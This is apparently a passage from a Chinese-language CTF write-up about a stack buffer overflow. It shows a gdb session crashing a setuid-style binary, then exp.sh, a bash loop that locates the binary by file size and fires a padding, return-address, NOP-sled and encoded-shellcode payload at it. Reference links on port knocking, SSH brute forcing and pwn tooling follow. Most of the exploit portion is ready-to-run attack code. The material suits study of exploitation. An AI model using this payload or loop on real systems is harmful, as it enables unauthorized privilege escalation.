Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type 'show copying'
and 'show warranty' for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./file... (no debugging symbols found)... done.
(gdb) run $(python -c 'print "A"*171 + "\x00\xff\xe7\xbf" + "\x90"*3000')
Starting program: /SECRET/door3/file $(python -c 'print "A"*171 + "\x00\xff\xe7\xbf" + "\x90"*3000')
Program received signal SIGSEGV, Segmentation fault.
0xbfe7fed0 in ?? ()
(gdb) info r
eax             0x0             0
ecx             0xbfe7c8b0     -1075328848
edx             0xbfe7ad42     -1075335870
ebx             0xb772b000     -1217226608
esp             0xbfe7a190     0xbfe7a190
ebp             0x41e1411      0x41e1411
esi             0x0             0
edi             0x0             0
eip             0xbfe7fed0     0xbfe7fed0
eflags         0x10202 [ IF RF ]
cs              0x73           115
ss              0x7b           123
```

exp.sh

```
#!/bin/bash
while true; do
$(find /SECRET -type f -size 5150c) $(python -c 'print "A"*171 + "\x90\xa1\xe7\xbf" + "\x90"*3000 + "\xb8\x77
\x45\x9b\x14\xda\xc0\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x0b\x83\xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\x82\x2f\x90\x4c
\xf5\xe2\xc0\x04\x28\x60\x84\x32\x5a\x49\xe5\xd4\x9a\xfd\x26\x47\xf3\x93\xb1\x64\x51\x84\xca\x6a\x55\x54\xe4\x08
\x3c\x3a\xd5\xbf\xd6\xc2\x7e\x13\xaf\x22\x4d\x13"') 2> /dev/null
sleep 1
done

ls -la --- 查看文件大小
-size --- 表示文件大小
-type --- 文件类型
f 普通文件

cd /tmp //这个文件夹下有权限
nano exp.sh vi exp.sh //都可以创建
```


参考链接

hping3 端口碰撞

https://blog.csdn.net/qq_30247635/article/details/86243448

msf爆破ssh

<https://blog.csdn.net/huweiliyi/article/details/105590291>

缓冲区溢出

<https://blog.csdn.net/missmxr/article/details/121451920>

pwngdb使用

<https://ch4r113.github.io/2018/06/22/pwn从入门到放弃第三章—gdb的基本使用教程/>

gdb与peda、pwngdb、pwndbg组合安装与使用

<https://blog.csdn.net/whbing1471/article/details/112410599>

pwn环境搭建:

https://mambainveins.com/2021/07/23/2021/2021-07-23-pwn_env/

初识缓冲区

<https://isbase.cc/tip/exploit/tip-2.html>